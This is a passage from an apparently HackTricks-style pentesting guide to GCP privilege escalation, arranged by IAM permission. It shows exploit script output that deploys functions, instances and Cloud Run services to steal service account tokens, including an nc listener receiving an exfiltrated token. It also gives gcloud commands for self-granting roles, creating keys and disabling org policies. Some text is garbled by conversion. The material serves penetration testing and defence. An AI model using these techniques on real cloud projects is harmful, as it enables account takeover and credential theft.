The script for this method uses a premade Cloud Function that is included on GitHub, meaning you will need to upload the associated .zip file and make it public on Cloud Storage (see the exploit script for more information). Once the function is created and uploaded, you can either invoke the function directly or modify the IAM policy to allow you to invoke the function. The response will include the access token belonging to the Service Account assigned to that Cloud Function.

```
Administrator: C:\Program Files\PowerShell\6\pwsh.exe
PS C:\tmp>
PS C:\tmp> py .\cloudfunctions.functions.create-call.py
Enter an access token to use for authentication: ya29.a0Ae4l
XZtYtZ;77QZCFb00L2FMojZ1rB2JH_CN0
ayNrFK;CLfw
{
    "name": "operations/dGVzdC1w
HMvZDVjZWRaWVJkZms"
,
    "metadata": {
        "@type": "type.googleapis.com/google.cloud.functions.v1.OperationMetadataV1",
        "target": "projects/
/locations/us-east1/functions/exfil_creds",
        "type": "CREATE_FUNCTION",
        "request": {
            "@type": "type.googleapis.com/google.cloud.functions.v1.CloudFunction",
            "name": "projects/
/locations/us-east1/functions/exfil_creds",
            "sourceArchiveUrl": "gs://
/cloudfunctions.functions.create.zip",
            "httpsTrigger": {},
            "entryPoint": "exfil",
            "serviceAccountEmail": "test-606@iam.gserviceaccount.com",
            "runtime": "python37"
        },
        "versionId": "1",
        "updateTime": "2020-04-08T19:07:38Z"
    }
}
Waiting 2 minutes to call the function...
{
    "executionId": "8o
p8d1",
    "result": {
        "access_token": "ya29.c.KpcB
/tK84rKwMG
/9p0yB1f
<SDOHMpPoW
6W307
E1COV
        "expires_in": 1799,
        "token_type": "Bearer"
    }
}
```

The script creates the function and waits for it to deploy, then it runs it and gets returned the access token.

The exploit scripts for this method can be found [here](#) and [here](#) and the prebuilt .zip file can be found [here](#).

**cloudfunctions.functions.update ,  
iam.serviceAccounts.actAs**

Similar to `cloudfunctions.functions.create`, this method **updates (overwrites) an existing function instead of creating a new one**. The API used to update the function also allows you to **swap the Service Account if you have another one you want to get the token for**. The script will update the target function with the malicious code, then wait for it to deploy, then finally invoke it to be returned the Service Account access token.

The following **permissions are required** for this method:

- `cloudfunctions.functions.sourceCodeSet`
- `cloudfunctions.functions.update`
- `iam.serviceAccounts.actAs`

The exploit script for this method can be found [here](#).

```
cloudfunctions.functions.setIamPolicy , iam.serviceAccounts.actAs
```

Give yourself any of the previous .update or .create privileges to escalate.

**Support HackTricks and get benefits!**

# GCP - Cloudscheduler Privesc

**Support HackTricks and get benefits!**

# cloudscheduler

```
cloudscheduler.jobs.create ,  
iam.serviceAccounts.actAs
```

Cloud Scheduler allows you to set up cron jobs targeting arbitrary HTTP endpoints. **If that endpoint is a \*.googleapis.com endpoint**, then you can also tell Scheduler that you want it to authenticate the request **as a specific Service Account**, which is exactly what we want.

Because we control all aspects of the HTTP request being made from Cloud Scheduler, we can set it up to hit another Google API endpoint. For example, if we wanted to create a new job that will use a specific Service Account to create a new Storage bucket on our behalf, we could run the following command:

```
gcloud scheduler jobs create http test -schedule='* * * * *' -  
uri='https://storage.googleapis.com/storage/v1/b?project=  
<PROJECT-ID>' -message-body "{&#39;name&#39;:&#39;new-bucket-name&#39;}" -  
oauth-service-account-email 111111111111-  
compute@developer.gserviceaccount.com -headers Content-  
Type=application/json
```

This command would schedule an HTTP POST request for every minute that authenticates as *111111111111-compute@developer.gserviceaccount.com*. The request will hit the Cloud

Storage API endpoint and will create a new bucket with the name “new-bucket-name??.

The **following additional permissions** are required for this method:

- *cloudscheduler.jobs.create*
- *cloudscheduler.locations.list*
- *iam.serviceAccounts.actAs*

To escalate our privileges with this method, we just need to **craft the HTTP request of the API we want to hit as the Service Account we pass in**. Instead of a script, you can just use the gcloud command above.

A similar method may be possible with Cloud Tasks, but we were not able to do it in our testing.

**Support HackTricks and get benefits!**

# GCP - Compute Privesc

**Support HackTricks and get benefits!**

# compute

## compute.projects.setCommonInstanceMetadata

With that permission you can **modify** the **metadata** information of an **instance** and change the **authorized keys of a user**, or **create a new user with sudo permissions**. Therefore, you will be able to exec via SSH into any VM instance and steal the GCP Service Account the Instance is running with.\ Limitations:

- Note that GCP Service Accounts running in VM instances by default have a **very limited scope**
- You will need to be **able to contact the SSH server** to login

For more information about how to exploit this permission check:

[gcp-local-privilege-escalation-ssh-pivoting.md](#)

## compute.instances.setMetadata

This permission gives the **same privileges as the previous permission** but over a specific instances instead to a whole project. The **same exploits and limitations as for the previous section applies**.

## compute.instances.setIamPolicy

This kind of permission will allow you to **grant yourself a role with the previous permissions** and escalate privileges abusing them.

## **compute.instances.osLogin**

If OSLogin is enabled in the instance, with this permission you can just run `gcloud compute ssh [INSTANCE]` and connect to the instance. You won't have root privs inside the instance.

## **compute.instances.osAdminLogin**

If OSLogin is enabled in the instance, with this permission you can just run `gcloud compute ssh [INSTANCE]` and connect to the instance. You will have root privs inside the instance.

## **compute.instances.create , iam.serviceAccounts.actAs**

This method **creates a new Compute Engine instance with a specified Service Account**, then **sends the token** belonging to that Service Account to an **external server**.

The following additional **permissions are required** for this method:

- `compute.disks.create`
- `compute.instances.create`
- `compute.instances.setMetadata`
- `compute.instances.setServiceAccount`

- *compute.subnetworks.use*
- *compute.subnetworks.useExternalIp*
- *iam.serviceAccounts.actAs*

```

Administrator: C:\Program Files\PowerShell\6\pwsh.exe
}
PS C:\tmp> py .\compute.instances.create.py
Enter an access token to use for authentication: ya29.a
_Kmt
                joSZcpHK_sWPC7rjo
:BFU
JhV4
yyxQ3nwJULYGhezg
{
    "id": "55         950",
    "name": "operation-1           ia2ccc52d1bd5-a06a874c-3f5e60b6",
    "zone": "https://www.googleapis.com/compute/v1/projects/           /zones/us-central1-f",
    "operationType": "insert",
    "targetLink": "https://www.googleapis.com/compute/v1/projects/           ./zones/us-central1-f/
instances/exfil",
    "targetId": "17          16",
    "status": "RUNNING",
    "user": "spencer.           i",
    "progress": 0,
    "insertTime": "2020-04-08T12:47:29.708-07:00",
    "startTime": "2020-04-08T12:47:29.712-07:00",
    "selfLink": "https://www.googleapis.com/compute/v1/projects/           /zones/us-central1-f/op
erations/operation-1      5a2ccc52d1bd5-a06a874c-3f5e60b6",
    "kind": "compute#operation"
}
Now wait for the credentials to show up to your server listening at http://           /gce_token...

```

```

root@ _:/~/spencer#
root@ _:/~/spencer# nc -nlvp . . .
Listening on [0.0.0.0] (family 0, port      )
Connection from 35.232.4.229 50784 received!
POST /gce_token HTTP/1.1
Host:
User-Agent: curl/7.52.1
Accept: */*
Content-Length: 212
Content-Type: application/x-www-form-urlencoded
[{"access_token": "ya29.c.Km
bZVJ3Zi2-ep5NAkrJ-I4F9-2Y:
", "expires_in": 3475, "token_type": "Bearer"}]
v2hIMso3db
IKyznMPKhw

```

The exploit script for this method can be found [here](#).

**osconfig.patchDeployments.create |  
osconfig.patchJobs.exec**

If you have the `osconfig.patchDeployments.create` or `osconfig.patchJobs.exec` permissions you can create a [patch job](#) or [deployment](#). This will enable you to move laterally in the environment and gain code execution on all the compute instances within a project.

If you want to manually exploit this you will need to create either a [patch job](#) or [deployment](#) for a patch job run:

```
gcloud compute os-config patch-jobs execute --file=patch.json
```

To deploy a patch deployment:

```
gcloud compute os-config patch-deployments create my-update --file=patch.json
```

Automated tooling such as [patchy](#) exists to detect lax permissions and automatically move laterally.

**Support HackTricks and get benefits!**

# GCP - Composer Privesc

**Support HackTricks and get benefits!**

# **composer**

## **composer . environments . create**

It's possible to **attach any service account** to the newly create composer environment with that permission. Later you could execute code inside composer to steal the service account token.

More info about the exploitation [here](#).

**Support HackTricks and get benefits!**

# GCP - Container Privesc

**Support HackTricks and get benefits!**

# container

## container.clusters.get

This permission allows to **gather credentials for the Kubernetes cluster** using something like:

```
gcloud container clusters get-credentials <cluster_name> --zone  
<zone>
```

Without extra permissions, the credentials are pretty basic as you can **just list some resource**, but they are useful to find miss-configurations in the environment.

Note that **kubernetes clusters might be configured to be private**, that will disallow access to the Kube-API server from the Internet.

If you don't have this permission you can still access the cluster, but you need to **create your own kubectl config file** with the cluster info. A new generated one looks like this:

```
apiVersion: v1
clusters:
- cluster:
  certificate-authority-data:
LS0tLS1CRUdJTIBDRVJUSUZJQ0FURS0tLS0tCK1JSUVMRENDQXBTZ0F3SUJBZ0l
RRzNaQmJTSVlzeVRPR1FY0DRyNDF3REF0QmdrcWhraUc5dzBCQVFzRkFEQXYKTV
Mwd0t3WURWUVFERXlRMk9UQXhZVEZoWlMweE56ZGxMVFF5TkdZdE9HVmh0aTAzW
VdFM01qVmhNR05tTkdfdwJQmNOTwpJeE1qQTBNakl4T1RJMfd0Z1BNakExTwpF
eE1qWXlNekU1TwpSYU1DOHhMVEFyQmd0VkJBTVRKRFk1Ck1ERmhNV0ZsTFRFM04
yVXR0REkwWmkwNFpXRTJMVGRoWVRjeU5RXdZMlkwwVRDQ0FhSXdEUVlKS29aSw
h2Y04KQVFFQkJRQRnZ0dQQURDQ0FZb0NnZ0dCQU00TwhGemJ3Y3VEQXhiNGt5W
ndrNEdGNXRHaTZmb0pydExUwkI4Rgo5TDM4a2V2SUVWTHpqVmtoSk1pNllnSHg4
SytBUhl4RHJQaEhXMK5PczFNMyUXJLSHV6M0dXUEtRUmtUWE1RC1BoMy9MMDV
tbURwRGxQK3hKdzI2SFFqdkE2Zy84MFNLakZjRXdKRVhZbkNMMy8yaFBFMzdxN3
hzbktwTwdKVWYKVnox0VhwNEhbURv0EhUN2JXUTJKWTVESVZPTwNpbDhkdDZQd
3FUYmlLNjJoQzNRTHozNzNIbFZxaiszNy90RgpmMmVwUUdFOG90a0VV0FlHQ3Fs
RTdzaVllWEFqbUQ4bFZENVc5dk1RNXJ0Tw8vRHBTVGNxRVZUszJQWk1rc0hyCmM
wbGVPTS9LeXhnaS93TlBRdw5oQ2hnRUJIZTVzRmNxdmRLQ1pmUFovZVI1Qk0vc0
w1WFNmTE9sWWJLa2xFL1YKNFBLNHRMvmpiYVg1VU9zMUZIVXMrL3IyL1BKQ2hJT
kRaVTv2VjU0L1c5Nwk4RnJZaUpEYUVGN0pveXJvUGNuMwpmTmNjQ2x1eGp0Y1Ns
Z01ISGZKRzzqb0FXLzb0b2U3ek05RhlQ0Fh3NW44Zm5lQm5aVTFnYXNKREZIYVl
ZbXpGCitoQzFETmVaWXNibWNx0GVPVG9l0FBKRjZ3SURBUUFcbzBJd1FEQU9Cz0
5WSFE4QkFmOEVCQU1DQWdRd0R3WUQKVlIwVEFRSC9CQVV3QXdFQi96QWRCZ05WS
FE0RUZnUVU5UkhvQXlxy3RwSDViCmhQZ1BjYzF6Sm9kWFV3RFFZSgpLb1pJaHzj
TkFRRUXCUUFEZ2dHQkFLbnp3VEx0Q1JBVE1KRBV4TlBnbmU2UUnqZDJZTDgxcC9
oeVc1eWpYb2w5CllkMTRRNfvlVUJJVXI0QmJadzl0LzRBQ3ZlyUttVENaRCswZ2
wyNXVzNzB3VlFvZCtleVhEK2I1RFBwUUR3Z1gKbkJLcFFCY1NEMkpVZ29tT3M3U
1lPdWVQUHNr0DVvdWEw
REpXLytQRKy1WU5ublc3Z1VLT2hNZEtKcnhuYUVGZAprVvl1TvdpT0d4U29qvNd
mNUsyOVNCbGJ5YXhDNS9t0WkxSuTXV2piWnZPN0s4TTlYLytkcDVSMVJobDZOSV
NqCi91SmQ3TDF2R0crSjNlSjZneGs4U2g2L28yRnhxZWFnDlkadWw4MFk4STBza
GxXVmLnSFMwZmVBUU1NSzUrNzkKNmozoWtTZHFBylhPaUVOMzdu0Wp2dVlNN1Zv
QzlnUK1oYUNyQVNhR2ZqWEhtQThCd1IyQW5iQThTVGpQKz1SMQp6VWRpK3dsZ0V
4bnFvVFpBcUVHRktuUTlQcjZDaDYvR0xWwStqYXhuR3lyUHFpYlpNZTVXUDFOUG
s4NkxHSlhCCjc1elFvanEyRUpxanBNSjgxT0gzSkx0eXRTdmt4UDFwYklxTzV4Q
```

```
UV00WxRMjh4N28vbnRuaWh1WmR6M0lCRU8KODdjMDdPRGxYNUJQd0hIdzztKzzj
UT09Ci0tLS0tRU5EIENFULRJRk1DQVRFLS0tLS0K
```

```
server: https://34.123.141.28
name: gke_security-devbox_us-central1_autopilot-cluster-1
contexts:
- context:
  cluster: gke_security-devbox_us-central1_autopilot-cluster-1
  user: gke_security-devbox_us-central1_autopilot-cluster-1
  name: gke_security-devbox_us-central1_autopilot-cluster-1
current-context: gke_security-devbox_us-central1_autopilot-cluster-1
kind: Config
preferences: {}
users:
- name: gke_security-devbox_us-central1_autopilot-cluster-1
  user:
    auth-provider:
      config:
        access-token: <access token>
        cmd-args: config config-helper --format=json
        cmd-path: gcloud
        expiry: "2022-12-06T01:13:11Z"
        expiry-key: '{.credential.token_expiry}'
        token-key: '{.credential.access_token}'
    name: gcp
```

```
container.roles.escalate |
container.clusterRoles.escalate
```

**Kubernetes** by default **prevents** principals from being able to **create** or **update Roles** and **ClusterRoles** with **more permissions** than the ones the principal has. However, a **GCP** principal with those permissions will be **able to create/update Roles/ClusterRoles with more permissions** than ones he held, effectively bypassing the Kubernetes protection against this behaviour.

`container.roles.create` and/or `container.roles.update` OR  
`container.clusterRoles.create` and/or  
`container.clusterRoles.update` respectively are **also necessary** to perform those privilege escalation actions.

## **container.roles.bind | container.clusterRoles.bind**

**Kubernetes** by default **prevents** principals from being able to **create** or **update RoleBindings** and **ClusterRoleBindings** to give **more permissions** than the ones the principal has. However, a **GCP** principal with those permissions will be **able to create/update RolesBindings/ClusterRolesBindings with more permissions** than ones he has, effectively bypassing the Kubernetes protection against this behaviour.

`container.roleBindings.create` and/or  
`container.roleBindings.update` OR  
`container.clusterRoleBindings.create` and/or  
`container.clusterRoleBindings.update` respectively are **also necessary** to perform those privilege escalation actions.

```
container.cronJobs.create |
container.cronJobs.update |
container.daemonSets.create |
container.daemonSets.update |
container.deployments.create |
container.deployments.update |
container.jobs.create |
container.jobs.update |
container.pods.create |
container.pods.update |
container.replicaSets.create |
container.replicaSets.update |
container.replicationControllers.c
reate |
container.replicationControllers.u
pdate |
container.scheduledJobs.create |
container.scheduledJobs.update |
container.statefulSets.create |
container.statefulSets.update
```

All these permissions are going to allow you to **create or update a resource** where you can **define** a pod. Defining a pod you can **specify the SA** that is going to be **attached** and the **image** that is going to be **run**,

therefore you can run an image that is going to **exfiltrate the token of the SA to your server** allowing you to escalate to any service account.\ For more information check:

As we are in a GCP environment, you will also be able to **get the nodepool GCP SA** from the **metadata** service and **escalate privileges in GCP** (by default the compute SA is used).

## **container.secrets.get | container.secrets.list**

As [explained in this page](#), with these permissions you can **read** the **tokens** of all the **SAs of kubernetes**, so you can escalate to them.

## **container.pods.exec**

With this permission you will be able to **exec into pods**, which gives you **access** to all the **Kubernetes SAs running in pods** to escalate privileges within K8s, but also you will be able to **steal the GCP Service Account** of the **NodePool, escalating privileges in GCP**.

## **container.pods.portForward**

As [explained in this page](#), with these permissions you can **access local services** running in **pods** that might allow you to **escalate privileges in Kubernetes** (and in **GCP** if somehow you manage to talk to the metadata service).

## `container.serviceAccounts.createToken`

Because of the **name** of the **permission**, it looks like that it will allow you to generate tokens of the K8s Service Accounts, so you will be able to privesc to any SA inside Kubernetes. However, I couldn't find any API endpoint to use it, so let me know if you find it.

## `container.mutatingWebhookConfigurations.create` | `container.mutatingWebhookConfigurations.update`

These permissions might allow you to escalate privileges in Kubernetes, but more probably, you could abuse them to **persist in the cluster**. For more information [follow this link](#).

Support HackTricks and get benefits!

# GCP - Deploymentmaneger Privesc

**Support HackTricks and get benefits!**

# **deploymentmanager**

## **deploymentmanager.deployments.create**

This single permission lets you **launch new deployments** of resources into GCP with arbitrary service accounts. You could for example launch a compute instance with a SA to escalate to it.

You could actually **launch any resource** listed in `gcloud deployment-manager types list`

In the [original research](#) following **script** is used to deploy a compute instance, however that script won't work. Check a script to automate the [creation, exploit and cleaning of a vuln environment here](#).

## **deploymentmanager.deployments.update**

This is like the previous abuse but instead of creating a new deployment, you modifies one already existing (so be careful)

Check a script to automate the [creation, exploit and cleaning of a vuln environment here](#).

## **deploymentmanager.deployments.setIamPolicy**

This is like the previous abuse but instead of directly creating a new deployment, you first give you that access and then abuses the permission as explained in the previous *deploymentmanager.deployments.create* section.

**Support HackTricks and get benefits!**

# **GCP - IAM Privesc**

**Support HackTricks and get benefits!**

# IAM

## iam.roles.update ( iam.roles.get )

If you have the mentioned permissions you will be able to update a role assigned to you and give you extra permissions to other resources like:

```
gcloud iam roles update <role name> --project <project> --add-  
permissions <permission>
```

You can find a script to automate the **creation, exploit and cleaning of a vuln environment here** and a python script to abuse this privilege [here](#). For more information check the [original research](#).

## iam.serviceAccounts.getAccessToken ( iam.serviceAccounts.get )

This permission allows to **request an access token that belongs to a Service Account**, so it's possible to request an access token of a Service Account with more privileges than ours.

You can find a script to automate the **creation, exploit and cleaning of a vuln environment here** and a python script to abuse this privilege [here](#). For more information check the [original research](#).

## iam.serviceAccountKeys.create

This permission allows us to do something similar to the previous method, but instead of an access token, we are **creating a user-managed key for a Service Account**, which will allow us to access GCP as that Service Account.


```
gcloud iam service-accounts keys create --iam-account <name>  
/tmp/key.json
```

You can find a script to automate the [creation, exploit and cleaning of a vuln environment here](#) and a python script to abuse this privilege [here](#). For more information check the [original research](#).

Note that `iam.serviceAccountKeys.update` won't work to modify the key of a SA because to do that the permissions `iam.serviceAccountKeys.create` is also needed.

## **iam.serviceAccounts.implicitDelegation**

If you have the `iam.serviceAccounts.implicitDelegation` permission on a Service Account that has the `iam.serviceAccounts.getAccessToken` permission on a third Service Account, then you can use implicitDelegation to **create a token for that third Service Account**. Here is a diagram to help explain.



You can find a script to automate the [creation, exploit and cleaning of a vuln environment here](#) and a python script to abuse this privilege [here](#). For more information check the [original research](#).

Note that according to the [documentation](#), the delegation only works to generate a token using the `generateAccessToken()` method.

## iam.serviceAccounts.signBlob

The `iam.serviceAccounts.signBlob` permission “allows signing of arbitrary payloads” in GCP. This means we can **create an unsigned JWT of the SA and then send it as a blob to get the JWT signed** by the SA we are targeting. For more information [read this](#).

You can find a script to automate the [creation, exploit and cleaning of a vuln environment here](#) and a python script to abuse this privilege [here](#) and [here](#). For more information check the [original research](#).

## iam.serviceAccounts.signJwt

Similar to how the previous method worked by signing arbitrary payloads, this method works by signing well-formed JSON web tokens (JWTs). The difference with the previous method is that **instead of making google sign a blob containing a JWT, we use the signJWT method that already expects a JWT**. This makes it easier to use but you can only sign JWT instead of any bytes.

You can find a script to automate the [creation, exploit and cleaning of a vuln environment here](#) and a python script to abuse this privilege [here](#). For more information check the [original research](#).

## iam.serviceAccounts.setIamPolicy

This permission allows to **add IAM policies to service accounts**. You can abuse it to **grant yourself** the permissions you need to impersonate the service account. In the following example we are granting ourselves the `roles/iam.serviceAccountTokenCreator` role over the interesting SA:

```
gcloud iam service-accounts add-iam-policy-binding  
"${VICTIM_SA}@${PROJECT_ID}.iam.gserviceaccount.com" \  
--member="user:username@domain.com" \  
--role="roles/iam.serviceAccountTokenCreator"
```

You can find a script to automate the [creation, exploit and cleaning of a vuln environment here](#).

## iam.serviceAccounts.actAs

This means that as part of creating certain resources, you must “actAs” the Service Account for the call to complete successfully. For example, when starting a new Compute Engine instance with an attached Service Account, you need `iam.serviceAccounts.actAs` on that Service Account. This is because without that permission, users could escalate permissions with fewer permissions to start with.

**There are multiple individual methods that use `_iam.serviceAccounts.actAs_`, so depending on your own permissions, you may only be able to exploit one (or more) of these methods below.** These methods are slightly different in that they **require multiple permissions to exploit, rather than a single permission** like all of the previous methods.

## iam.serviceAccounts.getOpenIdToken

This permission can be used to generate an OpenID JWT. These are used to assert identity and do not necessarily carry any implicit authorization against a resource.

According to this [interesting post](#), it's necessary to indicate the audience (service where you want to use the token to authenticate to) and you will receive a JWT signed by google indicating the service account and the audience of the JWT.

You can generate an OpenIDToken (if you have the access) with:

```
# First activate the SA with iam.serviceAccounts.getOpenIdToken
over the other SA
gcloud auth activate-service-account --key-
file=/path/to/svc_account.json
# Then, generate token
gcloud auth print-identity-token
"${ATTACK_SA}@${PROJECT_ID}.iam.gserviceaccount.com" --
audiences=https://example.com
```

Then you can just use it to access the service with:

```
curl -v -H "Authorization: Bearer id_token" https://some-cloud-
run-uc.a.run.app
```

Some services that support authentication via this kind of tokens are:

- [Google Cloud Run](#)
- [Google Cloud Functions](#)
- [Google Identity Aware Proxy](#)

- [Google Cloud Endpoints](#) (if using Google OIDC)

You can find an example on how to create an OpenID token behalf a service account [here](#).

**Support HackTricks and get benefits!**

# **GCP - KMS Privesc**

**Support HackTricks and get benefits!**

# KMS

Note that in KMS the **permission** are not only **inherited** from Orgs, Folders and Projects but also from **Key Rings**.

**cloudkms.cryptoKeyVersions.useToDecrypt**

You can use this permission to **decrypt information with the key** you have this permission over.

**Support HackTricks and get benefits!**

# GCP - Orgpolicy Privesc

**Support HackTricks and get benefits!**

# orgpolicy

## orgpolicy.policy.set

This method does **not necessarily grant you more IAM permissions**, but it may **disable some barriers** that are preventing certain actions. For example, there is an Organization Policy constraint named *appengine.disableCodeDownload* that prevents App Engine source code from being downloaded by users of the project. If this was enabled, you would not be able to download that source code, but you could use *orgpolicy.policy.set* to disable the constraint and then continue with the source code download.

```
PS C:\> gcloud beta resource-manager org-policies describe constraints/appengine.disableCodeDownload --project t
booleanPolicy:
  enforced: true
constraint: constraints/appengine.disableCodeDownload
etag: BwWiFQPcfjI=
updateTime: '2020-03-30T16:33:46.213Z'
PS C:\>
PS C:\> gcloud beta resource-manager org-policies disable-enforce constraints/appengine.disableCodeDownload --project t
booleanPolicy: {}
constraint: constraints/appengine.disableCodeDownload
etag: BwWiFQ-pyCQ=
updateTime: '2020-03-30T16:37:04.217Z'
PS C:\> gcloud beta resource-manager org-policies describe constraints/appengine.disableCodeDownload --project t
booleanPolicy: {}
constraint: constraints/appengine.disableCodeDownload
etag: BwWiFQ-pyCQ=
updateTime: '2020-03-30T16:37:04.217Z'
```

The screenshot above shows that the *appengine.disableCodeDownload* constraint is enforced, which means it is preventing us from downloading the source code. Using *orgpolicy.policy.set*, we can disable that enforcement and then continue on to download the source code.

The exploit script for this method can be found [here](#).

**Support HackTricks and get benefits!**

# **GCP - Resourcemanager Privesc**

**Support HackTricks and get benefits!**

# resourcemanager

## resourcemanager.organizations.setIamPolicy

Like in the exploitation of `iam.serviceAccounts.setIamPolicy`, this permission allows you to **modify** your **permissions** against **any resource** at **organization** level. So, you can follow the same exploitation example.

## resourcemanager.folders.setIamPolicy

Like in the exploitation of `iam.serviceAccounts.setIamPolicy`, this permission allows you to **modify** your **permissions** against **any resource** at **folder** level. So, you can follow the same exploitation example.

## resourcemanager.projects.setIamPolicy

Like in the exploitation of `iam.serviceAccounts.setIamPolicy`, this permission allows you to **modify** your **permissions** against **any resource** at **project** level. So, you can follow the same exploitation example.

**Support HackTricks and get benefits!**

# GCP - Run Privesc

**Support HackTricks and get benefits!**


# run

## run.services.create , iam.serviceAccounts.actAs

Similar to the `cloudfunctions.functions.create` method, this method creates a new **Cloud Run Service** that, when invoked, **returns the Service Account's access token** by accessing the metadata API of the server it is running on. A Cloud Run service will be deployed and a request can be performed to it to get the token.

The following **permissions are required** for this method:

- `run.services.create`
- `iam.serviceaccounts.actAs`
- `run.services.setIamPolicy OR run.routes.invoke`



```
Administrator: C:\Program Files\PowerShell\6\pwsh.exe
PS C:\tmp> py .\run.services.create.py
Enter an access token to use for authentication: ya29.a
3saHc          OPmy3XtCOhGtNMNYZ
Waiting 30 seconds for the service to be created...
{
    "version": 1,
    "etag": "BwWizQwMeQY=",
    "bindings": [
        {
            "role": "roles/run.invoker",
            "members": [
                "user:spencer"
            ]
        }
    ]
}
URL: https://cloudrun-exfil-.run.app
Run the following command as your user to fetch the Service Account's access token:
curl -H "Authorization: Bearer $(gcloud auth print-identity-token)" https://cloudrun-exfil-.run.app
PS C:\tmp>
root@boom:~#
root@boom:~# curl -H "Authorization: Bearer $(gcloud auth print-identity-token)" https://cloudrun-exfil-.run.app
{"access_token": "ya29.c
DUSNSa-e3eHPPxJ2hf0wwd-h
es_in": 1799, "token_type": "Bearer"}root@boom:~#
```

This method uses an included Docker image that must be built and hosted to exploit correctly. The image is designed to tell Cloud Run to respond with the Service Account's access token when an HTTP request is made.

The exploit script for this method can be found [here](#) and the Docker image can be found [here](#).

**Support HackTricks and get benefits!**

# GCP - Secretmanager Privesc

**Support HackTricks and get benefits!**

# **secretmanager**

## **secretmanager.secrets.get**

This give you access to read the secrets from the secret manager.

## **secretmanager.secrets.setIamPolicy**

This give you access to give you access to read the secrets from the secret manager.

**Support HackTricks and get benefits!**

# GCP - Serviceusage Privesc

**Support HackTricks and get benefits!**

# serviceusage

The following permissions are useful to create and steal API keys, not this from the docs: *An API key is a simple encrypted string that identifies an application without any principal. They are useful for accessing public data anonymously, and are used to associate API requests with your project for quota and billing.*

Therefore, with an API key you can make that company pay for your use of the API, but you won't be able to escalate privileges.

## serviceusage.apiKeys.create

There is another method of authenticating with GCP APIs known as API keys. By default, they are created with no restrictions, which means they have access to the entire GCP project they were created in. We can capitalize on that fact by creating a new API key that may have more privileges than our own user. There is no official API for this, so a custom HTTP request needs to be sent to <https://apikeys.clients6.google.com/> (or <https://apikeys.googleapis.com/>). This was discovered by monitoring the HTTP requests and responses while browsing the GCP web console. For documentation on the restrictions associated with API keys, visit [this link](#).

The following screenshot shows how you would create an API key in the web console.

API	APIs & Services	Credentials	+ CREATE CREDENTIALS	DELETE
 Dashboard		Create credentials to access your project		
 Library				
